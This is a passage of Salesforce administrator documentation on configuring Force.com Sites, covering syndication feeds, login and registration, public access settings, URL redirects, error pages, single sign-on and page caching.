fid		Optional (because default value is supplied). Id of the feed. By default, this value is the public site URL. If you specify a value, it must be a valid internationalized resource identifier (IRI). An IRI is a URL generalized to allow the use of Unicode.
f1		Optional (because default value is supplied). Feed link. For example, f1: "http://www.salesforce.com". News readers usually interpret this element by linking the feed title to this URL.
fst		Optional. Feed subtitle. For example, &map=ft: "Newest Opportunities", fst: "Western Division" shows the feed title Newest Opportunities and subtitle Western Division.
ft		Required. Feed title. For example, ft: "Newest Opportunities".
	ea	Required only if fa (feed author) is not specified. Entry author. For example, ea: "Account created by: " + Account.CreatedBy .
	ec	Required. Entry content. For example, ec: "description for " Name " " Description shows the value of the Name field with additional text. The output of a feed for this example resembles the following: <div style="border: 1px solid black; padding: 5px; margin: 5px 0;">description for Ajax Industries Description</div>
	ect	Optional. Entry content of type text, html, or xhtml. For example, ect: html for HTML content. Default is text.
	e1	Optional. Entry link. Must be a valid URI. This value is usually a link to another representation of the content for the entry. For example, the link could be to a record in the Salesforce user interface. News readers usually interpret this element by linking the entry title to this URL For example, e1: "Account.URL".
	es	Optional. Entry summary. An optional summary of the entry content. For example, et: Account.Name, es: Account.Name + "'s account number, website, and description", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description If not specified, news readers display the content defined using the ec element.

Feed Element	Entry Element	Description
	<code>est</code>	Optional. Entry summary of type <code>text</code> , <code>html</code> , or <code>xhtml</code> . For example, <code>est: html</code> for HTML content. Default is <code>text</code> . Do not specify a value unless <code>es</code> has been specified.
	<code>et</code>	Required. Entry title, a field name. For example, <code>et:Name</code> .
	<code>eu</code>	Optional. By default, the required ATOM element <code><updated></code> value is automatically provided by the <code>LastModifiedDate</code> of the main entity being queried; usually the object in the main <code>FROM</code> clause of the SOQL query. This value indicates the last time an entry or feed was modified. If you wish to change this default behavior, you can specify a different object or field's <code>LastModifiedDate</code> be used. For example: <ul style="list-style-type: none"> Query: <code>SELECT Id, Name, MyDate__c FROM AccountMapping</code> Parameter: <code>eu: MyDate__c</code> Query: <code>SELECT Id, Lastname, Account.LastModifiedDate FROM ContactMapping</code> Parameter: <code>eu: Account.LastModifiedDate</code>

The following example shows a valid mapping values for a syndication feed:

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
ect: html
```

Feeds are displayed in the guest user context of the public site where they are displayed. Therefore, if you have used custom labels to manage internationalization, and specified labels in your mapping, users see those labels displayed in the language of the guest user. For more information, see [Custom Labels and Feeds](#) on page 4508.

You can only use string literals in feed mapping. You cannot use, for example, date literals such as `TODAY` or `LAST_WEEK`.

After you have defined a feed, you should test it, and then make the feed active by selecting the `Active` checkbox as described above. For more information about testing, see [Testing Syndication Feeds](#) on page 4511.

Using Bind Variables for Queries and Mapping

You can use *bind variables* in the `WHERE` clause of the SOQL query. Bind variables must be in the following form:

```
{!var_name}
```

The following query uses a bind variable named `accountID`.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Note that this is not the literal name of the field, but an arbitrary name. At run time, the value for `accountID` is passed to the query from the URL. This feed is accessed from the following URL and passes in the account ID as part of the query string parameter:

```
site_URL/services/xml/My'Account'Feed?accountId=001300000BmP4x
```

You can also use bind variables for mapping values.

The following implementation details apply to the use of bind variables for queries:

- You cannot use more than 20 bind variables in a feed definition, queries and mapping combined.
- The bind variable name cannot be more than 100 characters.

- You can use a bind variable only on the right side of a filter operation to represent part of a string. Because it represents part of a string, it must be in quotes. For example, the following is a valid query:

```
SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
```

The following queries are not valid, because the bind variable is not in a valid position, and is not functioning as the variable for a literal string:

```
SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
```

- You cannot use a bind variable to represent a field name. This means a bind variable cannot be use on the left side of a filter operation.
- You cannot use a bind variable to change the meaning or structure of a query for security reasons. Any special characters you specify in the bind replacement value are interpreted as literal characters when the query is evaluated.

Custom Labels and Feeds

For feeds that need to be localized into different languages, you can use custom labels to define the string in multiple languages. Then in the mapping definition, you simply refer to the custom label. When a request comes in, the custom label inspects the guest user language and returns the translated text, which is used in the mapping.

Custom labels can be specified in a field with the following syntax:

```
map_element_name: "{$LABEL.custom_label_name}"
```

Use the following procedure to specify a custom label in a feed:

- From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**. You may wish to name the custom label after the mapping element that takes its value, for example `feedTitle` for the `ft` element.
- Enter the values for all supported languages.
- Specify the custom label in the feed mapping.

For example, assume that you create a feed containing information on all the houses your company is trying to sell. For English users, the title of the feed should be “The Houses,” but for Spanish users, the title of the feed should be “Las Casas.” You would create a custom label, for example, `feedTitle`. In English, its value is “The Houses,” and the Spanish value is “Las Casas.” Then, in the feed mapping definition, specify the following for the feed title `fc`:

```
ft: "{$LABEL.feedTitle}"
```

Visualforce and Feeds

To add a feed to a Visualforce page, use the Visualforce standard HTML features. For example, assuming the Visualforce page is located in the base directory of the site, it can contain a tag like the following:

```
<A HREF="" /services/xml/theFeedName">My feed</A>
```

The text `My feed` links to the feed.

If you want to link the feed from an image, include an inline image tag similar to the following:

```
<A HREF="" /services/xml/theFeedName"></A>
```

You must upload your own image.

To add the icon to the address bar, add the link tag to the <head> tag of the Visualforce page:

```
<link href='URI of feed'
      type='application/x.atom+xml'
      rel='feed'
      title='A nice descriptive title' />
```

[Testing Syndication Feeds](#)

About Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Validating Feeds Security

When a user subscribes to a feed, the information is run in a guest user context. This means that you must ensure the guest user has access to all and only the records appropriate for a guest use before defining any queries.

To validate feeds security:

- Edit the public access setting for the site to make sure the guest user has the correct object permissions and field-level security settings.
- Create sharing rules to control which records the guest user has access to.

After adjusting public access and field-level security settings to ensure the objects you wish to include in a feed are available to the guest user, perform any of the following feeds-related tasks:

- To create a new feed, click **New**.
- To view the definition of an existing feed, click the feed name.
- To edit an existing feed, click **Edit**.
- To delete an existing feed, click **Delete**.
- To test the validity of a feed, click **Run Test**. If any errors exist in the query definition or mapping, error messages are displayed.

Viewing Syndication Feeds

View the syndication feed definition, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create.

Description

Describes the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed. For more information, see [Defining Syndication Feeds](#) on page 4505.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see [Defining Syndication Feeds](#) on page 4505.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. This value can be a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

This checkbox indicates whether the feed is available for subscription. Once a feed is active, users have the option of subscribing to it.

Testing Syndication Feeds

Test the feed definition you have created before enabling it for customers.

To test a feed:

1. After creating a feed, from Setup, enter *Sites* in the **Quick Find** box, then select **Sites** and click the site for which you've defined the feed. Alternatively, you can navigate to the feed detail page any number of ways, including clicking the feed name from the site detail page.
2. Click **Preview** for the feed you wish to test.
3. If one or more bind variables have been used in the feed, a dialog appears. Enter a test value for each bind variable.
4. A dialog appears allowing you to create a bookmark for the feed with the bind variable values you specified. You can save the bookmark, or cancel the dialog.
5. The values returned by your feed are displayed. Verify that the results are what you expected.

Managing Force.com Site Login and Registration Settings

Use login settings if you want to let users register for and log in to your portal from your public Force.com site. For example, users browsing through an ideas site can register and login directly from that site, and as authenticated users, they can then vote, add comments, and participate in the ideas community. When users successfully log in, they leave the public site and enter the associated portal seamlessly.

 **Note:** Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

Force.com sites provides built-in registration and login logic. Default Force.com-branded Visualforce pages are associated with registration, login, forgot password, and password changes. You can modify these pages or replace them with your own.

The following login, and registration pages are provided by default:

Page Name	Description
SiteLogin	Default login page. Used to log users in to the associated portal from your Force.com site.
SiteRegister	Default registration page. Used to register new users for the associated Customer Portal from your Force.com site.

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Page Name	Description
SiteRegisterConfirm	Default registration confirmation page. The page that users see on successful registration to the associated Customer Portal.

 **Note:** The login and registration forms must be secure. Set the `forceSSL` attribute to `true` for these forms. However, Salesforce recommends that you set `forceSSL` to `false` for forms accessed by users who have already been authenticated, such as portal users. Since the `forceSSL` attribute forces a redirect to a secure URL, authenticated users would encounter an error.

The built-in login process:

- Checks to see whether the site is enabled for logins
- Checks to see whether the user is a valid user for the site
- Allows users to reset expired passwords

The built-in registration process:

- Checks new user information against existing users for the Customer Portal associated with the site
- Checks to see if a contact already exists for the new user
- Creates a new contact, if one doesn't already exist, and associates it with the account for the site.

 **Important:** You must update the SiteRegisterController with the Account ID using the following steps:

1. From Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**.
2. Click **Edit** next to SiteRegisterController.
3. Find the `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';` line and insert the ID for the account that you want to associate with new users. The line should look similar to this:

```
private static Id PORTAL_ACCOUNT_ID = '001D0000001Qpyk';
```

4. Click **Save**.

- Enables the Customer Portal for the new user and sends an email confirmation message
- Optionally, allows users to create passwords on the registration page, avoiding the standard email confirmation process

 **Note:** You can create and enable a person account as a Customer Portal user using the `createPersonAccountPortalUser` Apex method. Use `createPersonAccountPortalUser` to create a person account using either the default record type defined on the guest user's profile or a specified record type, then enable it for the site's portal. Person Accounts can only be enabled as high-volume portal users.

To enable public login and registration for your portal:

1. From Setup, enter *Sites* in the *Quick Find* box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Login Settings**.
4. Click **Edit**.
5. From the Enable Login For list, select a portal to associate with your site. The portal you choose must have the `Login Enabled` option selected. For Customer Portals, you must also select the `Self-Registration Enabled` option. Force.com Sites leverages the following portal settings:

- Logout URL is used if you want to take users to a specific page on logout. If this value is left blank, users are taken to the page specified in the Active Site Home Page field for your site.
- Lost Password Template is used for the forgot password process.
- Header, Footer, Logo, and Login Message are used for the look and feel on IdeasHome and AnswersHome pages.
- For Customer Portals:
 - New User Template is used on self-registration if a password is not provided.
 - Default New User License, Default New User Role, and Default New User Profile are used for self-registration.

6. Select a **Change Password Page**. A default page is provided, but you can select your own page instead, using the lookup field.
7. Select **Require Non-Secure Connections (HTTP)** to override your organization's security settings and exclusively use HTTP when logging in to the portal from your site. If this checkbox is not selected, the **Require Secure Connections (HTTPS)** setting on the Session Settings page in Setup determines the security level.

The following table illustrates the relationship between these settings.

Site-Level Security: Require Non-Secure Connections (HTTP)	Organization-Level Security: Require Secure Connections (HTTPS)	Description
Not checked	Not checked	<ul style="list-style-type: none"> • Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Checked	Not checked	<ul style="list-style-type: none"> • Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Not checked	Checked	<ul style="list-style-type: none"> • Organization uses only HTTPS • Site uses HTTPS for the post-login session • Upon login, users see the <code>secure.force.com</code> domain
Checked	Checked	<ul style="list-style-type: none"> • Organization uses only HTTPS • Site uses HTTP for the post-login session

 **Warning:** If the **Require Secure Connections (HTTPS)** checkbox on the Session Settings page is selected, and the **Require Non-Secure Connections (HTTP)** checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login.

Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.

8. The `Secure Web Address` field shows the unique Force.com URL for this site when using SSL.
9. Click **Save**.

You can also enable Sites to use your identity provider for single sign-on.

Public Access Settings for Force.com Sites

Public access settings control what public users can do on each Force.com site. To set the public access settings for your site:

1. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Public Access Settings** to open the Profile page for your site profile.

This page includes all the functionality for viewing and editing profile permissions and settings, but you can't clone or delete the profile.

In the site profile, you can:

- Set the object permissions for your site. You can grant "Read" and "Create" permissions on all standard objects except products, price books, and ideas; and "Read," "Create," "Edit," and "Delete" on all custom objects. All permissions that aren't set by default must be set manually.

Warning: We recommend setting the sharing to private for the objects on which you grant "Read" access for your site. This ensures that users accessing your site can view and edit only the data related to your site.

We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

- Control the visibility of custom apps. If you want to expose a custom app and its associated tabs to public users, make only that app visible and make it the default to avoid exposing other pages. If any of your site pages use standard Salesforce headers, other visible applications may be seen by public users.
- Set the login hours during which users can access the site.
- Restrict the IP address ranges from which you can access the site. Force.com sites ignore company-wide IP range restrictions in order to provide public access; however, you can restrict the IP range here.

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

To edit public access settings for Force.com sites:

- "Manage Users"

 **Note:** To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.

To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: 0.0.0.0 to 255.255.255.255, :: to ::ffff:ffff:ffff, and ::1:0:0:0 to ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.

Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space ::ffff:0:0 to ::ffff:ffff:ffff, where ::ffff:0:0 is 0.0.0.0 and ::ffff:ffff:ffff is 255.255.255.255. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as 255.255.255.255 to ::1:0:0:0 or :: to ::1:0:0:0 are not allowed. You can set up IPv6 addresses in all organizations, but IPv6 is only enabled for login in sandbox organizations from the Spring '12 release and later.

- Enable Apex controllers and methods for your site. Controllers and methods that are already associated with your site's Visualforce pages are enabled by default.
- Enable Visualforce pages for your site. Changes made here are reflected on the Site Visualforce Pages related list on the Site Details page, and vice versa.

Force.com Sites URL Redirects

If you move or reorganize pages on your Force.com site, search engines may have trouble finding the new page locations. To avoid this, set up *site URL redirects* to inform users and search engines that site content has moved.

Consider the following while implementing site URL redirects:

- You can't redirect error pages or CSS files (files with a .css extension).
- Each site can have a maximum of 1,000 redirect rules.
- Query parameters in site URL redirects are matched exactly. However, you can't redirect any URLs that include the `lastMod` parameter.
- If you have URL rewriting enabled on your site, it runs after any site page redirects.
- You can redirect a community home page to its companion Site.com home page. To do this, set the Source URL to `/`, which represents the home page for the community, and set the Target URL to `s`, which represents the home page for the Site.com site.

To assign a redirect to a site page:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click a site label.
3. Click **URL Redirects** on the site detail page.
4. Specify the former page location in the **Source URL** field. The page location must:

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

To create and edit site URL redirects:

- "Customize Application"

To view site URL redirects:

- "View Setup"

- Be a relative URL. It can have any valid extension type, such as `.html` or `.php`.
- Not contain anchors, such as `/siteprefix/page.html#target`.

 **Note:** Organizations that use sites with prefixes must manually add the prefix to the Source URL and Target URL fields. Also, if your organization has a root level site and one with a prefix, and you want to redirect a page in your prefixed site but don't include the prefix in the redirect rule, Salesforce will default to looking for the rule in your root site instead, resulting in a 404 error.

5. Specify the `Redirect Type`:

- **Permanent (301)**—Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
- **Temporary (302)**—Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.

6. Specify the new page location in the `Target URL` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike source URLs, target URLs can contain anchors.

7. Click **Save**.

The Redirect Rules section displays all URL redirect rules you've created for your site. In this section you can:

- Edit an assigned redirect rule.
- Activate or deactivate a redirect rule.
- Delete a redirect rule.
- Click the Source URL or Target URL column heading to sort the list in ascending or descending order.

[Force.com Sites Overview](#)

Associate a Portal with Force.com Sites

You can enable users to register for or log into an associated portal seamlessly from your site.

 **Note:** Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

1. Enable the portal for login using the following steps:
 - a. From Setup, enter *Customer Portal Settings* in the `Quick Find` box, then select **Customer Portal Settings**, or from Setup, enter *Partners* in the `Quick Find` box, then select **Settings**.
 - b. If you have not enabled your portal, select `Enable Customer Portal` or `Enable Partner Relationship Management` and click **Save**.
 - c. Click **Edit** for the portal you want to modify.

EDITIONS

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

- d. Configure the portal as follows:
 - i. Select the `Login Enabled` checkbox.
 - ii. Select a user for the `Administrator` field.
 - iii. Optionally, set the `Logout URL`. If this is not set, users are taken to the site home page on logout.
 - iv. Click **Save**.
2. If you are using a Customer Portal and want to allow self-registration, follow these steps:
 - a. From Setup, enter `Customer Portal Settings` in the `Quick Find` box, then select **Customer Portal Settings**.
 - b. Click **Edit** for the portal you want to associate with your Force.com site.
 - c. Configure the Customer Portal as follows:
 - i. Select `Self-Registration Enabled`.
 - ii. Select `Customer Portal User` for both the `Default New User License` and `Default New User Profile` fields. Depending on your portal license, you may want to select a different profile for the `Default New User Profile` field.
 - iii. Select `User` for the `Default New User Role` field.
 - iv. Click **Save**.

 **Note:** Consider the following when allowing self-registration:

 - Sites does not support the use of Person Accounts for self registration.
 - On self-registration through a site:
 - Validation rules are enforced on user creation.
 - Validation rules are ignored on contact creation.
3. Associate the site pages with the default portal users:
 - a. From Setup, enter `Customer Portal Settings` in the `Quick Find` box, then select **Customer Portal Settings**, or from Setup, enter `Partners` in the `Quick Find` box, then select **Settings**.
 - b. Click the name of the portal that you want to associate with your site.
 - c. Click the name of each profile associated with your portal users and do the following:
 - i. Scroll down to the `Enabled Visualforce Page Access` section and click **Edit**.
 - ii. Add the appropriate public site pages to the `Enabled Visualforce Pages` list. This allows portal users with that profile to view these pages.

 **Note:** By default, portal users can see all pages enabled for the associated public site, so you only have to enable the pages that require authentication.
 - iii. Click **Save**.
4. Associate your site with the login-enabled portal:
 - a. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.
 - b. Click the site label of the site you want to configure.
 - c. Click **Login Settings**.

- d. Click **Edit**.
- e. From the `Enable Login For` drop-down list, select the name of the portal where you want to allow login.
- f. Select the `Change Password Page`.
- g. Click **Save**.

For sites with Ideas, Answers, Chatter Answers, you must make the zone visible in the portal and enable the IdeasHome or AnswersHome page for the site. To associate the zone with one or more portals:

1. From Setup, search for one of the following in the `Quick Find` box.
 - **Ideas Zones**
 - **Chatter Answers Zones**
 - **Answers Zones**
2. Click **Edit** next to the zone you want to make public.
3. From the `Portal` drop-down list, select the portal to use for this zone. You can choose to show the zone in all portals.

 **Note:** For ideas to work with sites, the organization must have an active portal associated with that zone. Otherwise, users will encounter errors.

Managing Force.com Site Visualforce Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

 **Warning:** Don't rename or delete SiteSamples or you may get an error.

All pages that you want to expose on a site must be associated with that site. If a page is not listed under Site Visualforce Pages, an authentication or page-not-found error is displayed based on the existence of the page.

To enable Visualforce pages for your site:

1. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Edit** on the Site Visualforce Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable Visualforce pages for your site.
5. Click **Save**.

 **Note:** If you select a Visualforce page for any of the lookup fields on the Site Detail page, any of the error pages, or the `Change Password Page` under login settings, that page is automatically enabled for your site. If you remove a page from this list, but it is still selected in one of these places, public users can access that page. To completely remove pages from your site, disable them here and make sure they are not selected in any lookup fields for your site.

If you don't want to enable a Visualforce page for your entire site, you can also enable pages for specific profiles.

The My Profile Page

The My Profile page is a Visualforce page associated with a Customer Portal or site user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.

The My Profile page can be enabled either for your entire site or in a more restricted way by assigning it to the site guest user profile.

The My Profile page is also delivered as part of the Customer Portal Welcome component on your home page layout.

SEE ALSO:

[Managing Force.com Site Standard Pages](#)

[Assigning Force.com Site Error Pages](#)

Managing Force.com Site Standard Pages

Force.com sites uses Visualforce pages for all site and error pages. Force.com also provides some standard pages that you can use.

All pages that you want to expose on a site must be enabled for that site. If a page is not listed under Site Standard Pages, Salesforce displays an authorization required error.

To control which standard pages users see for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to view.
3. Click **Edit** on the Site Standard Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable the following standard pages for your site:
 - Home Page—The standard page associated with the Home tab (/home/home.jsp).
 - Ideas Pages—The standard pages associated with ideas. If you want to use default ideas pages (for example, IdeasHome), enable these pages.
 - Answers Pages—The standard pages associated with answers. If you want to use default answers pages (for example, AnswersHome), enable these pages.
 - Search Pages—The standard Salesforce search pages. To allow public users to perform standard searches, enable these pages.
 - Lookup Pages—The standard Salesforce lookup pages. These are the popup windows associated with lookup fields on Visualforce pages.
5. Click **Save**.

 **Note:** Make sure to disable any pages that you are not actively using in your site. Otherwise, they may be accessible to public users. Also, make sure to set up private sharing to restrict search and lookup access for public users.

Assigning Force.com Site Error Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

 **Warning:** Don't rename or delete SiteSamples or you may get an error.

To set the error pages for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Page Assignment** on the Error Pages related list.
4. Using the lookup fields, assign a Visualforce page or static resource for each of the standard error conditions listed:
 - **Authorization Required Page**—The page users see when trying to access pages for which they do not have authorization.
 - **Limit Exceeded Page**—The page users see when your site has exceeded its bandwidth limits.
 - **Maintenance Page**—The page users see when your site is down for maintenance.
 - **Service Not Available Page**—The page users see when Salesforce servers are unavailable. This custom page is rendered from a static resource that you choose. The static resource is uploaded to the cache server when assigned as the Service Not Available page, and when updated after assignment. The custom page is shown for HTTP requests only; caching is not used for HTTPS. Not available for Developer Edition or sandbox organizations.

If you haven't set a custom page for a site that uses a site prefix, the custom page for the root site is used when servers are unavailable. For example, if `http://mycompany.force.com/sales` doesn't have a custom page, but `http://mycompany.force.com` does, that custom page is used. Otherwise, the Maintenance page is shown by default.

 **Note:** The static resource:

 - Must be a public .zip file 1 MB or smaller.
 - Must contain a page named `maintenance.html` at the root level of the .zip file. Other resources in the .zip file, such as images or CSS files, can follow any directory structure.
 - Must contain only files that have file extensions.
 - **Page Not Found Page**—The page users see when trying to access a page that cannot be found. You can use the `action` attribute on an `<apex:page>` component to redirect the Page Not Found error page. Using this kind of redirect on any other error pages will redirect users to the Maintenance page.
 - **Generic Error Page**—The page users see when encountering generic exceptions.

 **Note:** When using static resources in a custom error page—such as a large image file or a large CSS file contained in a static resource .zip file—each individual resource must be no larger than 50KB. Otherwise, a 404 not found error is returned for that resource.
5. Click **Save**.
6. On the Site Details page, click **Preview** to view the associated page as it would appear in a browser.

[Managing Force.com Site Visualforce Pages](#)

[Managing Force.com Site Standard Pages](#)

Troubleshooting Force.com Sites Using Administrator Preview Mode

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

If you see errors on site pages and can't figure out the cause, use administrator preview mode to look at them in context and in greater detail.

 **Note:** Administrator preview mode is available for all active sites, including those with a [branded custom Web address](#).

To access administrator preview mode:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to preview.
3. In the Site Detail section, click the **Preview as Admin** link. A new browser window opens with a preview of your site, and the enhanced error message appears at the bottom of the page.
4. Click **Logout of Administrator Preview Mode** to clear the administrator cookie and be redirected to the site's home page.

The detailed error messages in administrator preview mode are driven by the `<site:previewAsAdmin />` component in your Visualforce error pages. Starting with Summer '10, new organizations include the `<site:previewAsAdmin />` component by default in [standard error pages](#). You must add the component manually to all custom error pages and pages from older organizations. We recommend that you add it right before the closing `</apex:page>` tag, like this:

```
<site:previewAsAdmin />
</apex:page>
```

 **Note:** The `<site:previewAsAdmin />` component contains the `<apex:messages />` tag, so if you have that tag elsewhere on your error pages, you will see the detailed error message twice.

[Assigning Force.com Site Error Pages](#)

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Enable Single Sign-On for Sites

Single sign-on is a process that allows network users to access all authorized network resources without having to log in separately to each resource. Single sign-on allows you to validate usernames and passwords against your corporate user database or other client application rather than having separate user passwords managed by Salesforce.

You can set up Sites to use SAML single sign-on, so that a customer only has to login once.

To enable single sign-on for Sites using an identity provider:

1. Set up either a Customer Portal or a partner portal.
2. Set up your Sites.
3. If you are using the Customer Portal, set up your Sites to use Customer Portal.
4. In addition to the SAML sign-on information that must be gathered and shared with your identity provider, you must supply your information provider with the following:
 - Organization ID
 - Portal ID
 - Sites URL

The following must be added as attributes to the SAML assertion sent from your identity provider:

- `organization_id`
- `portal_id`
- `siteurl`

To find these values:

- a. From Setup, enter *Company Information* in the **Quick Find** box, then select **Company Information** and copy the ID located in the `Salesforce Organization ID`.
- b. For the Customer Portal, from Setup, enter *Customer Portal Settings* in the **Quick Find** box, then select **Customer Portal Settings**. Next, click the name of the Customer Portal, and then copy the ID located in the `Portal ID`.

For partner portals, from Setup, enter *Partners* in the **Quick Find** box, then select **Settings**. Next, click the name of the partner portal, and copy the ID located in the `Salesforce Portal ID`.
- c. From Setup, enter *Custom URLs* in the **Quick Find** box, then select **Custom URLs**.

Service Provider Initiated SAML for Sites

Salesforce automatically provides single sign-on for Sites using SAML for when your company's identity provider initiates login.

If you wanted to use SAML for Sites for when a service provider initiates sign-on, you must first create a Visualforce page that provides a redirect to your server. The following is an example:

```
<apex:page showHeader="false" sidebar="false">
  <script>
    var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
    var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
    window.location = PingSpURL+siteLoginPage;
  </script>
</apex:page>
```

Caching Force.com Sites Pages

Force.com sites enforces two 24-hour rolling limits—bandwidth and service request time—which vary by organization type. Though the limits are high for active production organizations, your site could exceed the limit due to heavy traffic or pages that consume lots of bandwidth or processing time. “Rolling 24-hour period” refers to the 24 hours immediately preceding the current time.

Sites provide caching options that allow you to leverage the resources of our Content Delivery Network (CDN) partner to improve page load times and site performance, as well as help you avoid reaching bandwidth or service request time limits. Sites allows you to set the cache duration for each of your site pages and optimize content delivery to your end users.

Control the caching behavior for your site by setting the Boolean `cache` attribute and integer `expires` attribute on each Visualforce page. By default, pages that do not have the `cache` attribute set are cached for ten minutes (600 seconds).

For example, a page whose cache is set to expire in 15 minutes looks like this:

```
<apex:page cache="true" expires="900">
```

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

 **Note:** The CDN is only available for active production organizations. It is not available for sandbox or Developer Edition organizations.

To protect the integrity of sensitive information, SSL sessions and pages requested after authentication are not cached via the CDN.

Attachments to public pages accessed through sites are automatically cached for 10 minutes via the CDN.

Other factors also affect caching behavior, such as the type of user accessing the page, whether the request comes from the caching server, and whether the site is login-enabled. The following tables summarize the caching behavior for each of these cases.

For Requests Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Caching server only
Not Set	Cache expires in ten minutes	Caching server only
Set to <code>FALSE</code>	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Both caching server and browser
Not Set	Cache expires in ten minutes	Both caching server and browser
Set to <code>FALSE</code>	Not cached	None

For Requests Not Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Not cached	None
Not Set	Not cached	None
Set to <code>FALSE</code>	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Browser only
Not Set	Cache expires in ten minutes	Browser only
Set to <code>FALSE</code>	Not cached	None

[Force.com Sites Limits and Billing](#)

Using Workflow for Force.com Sites

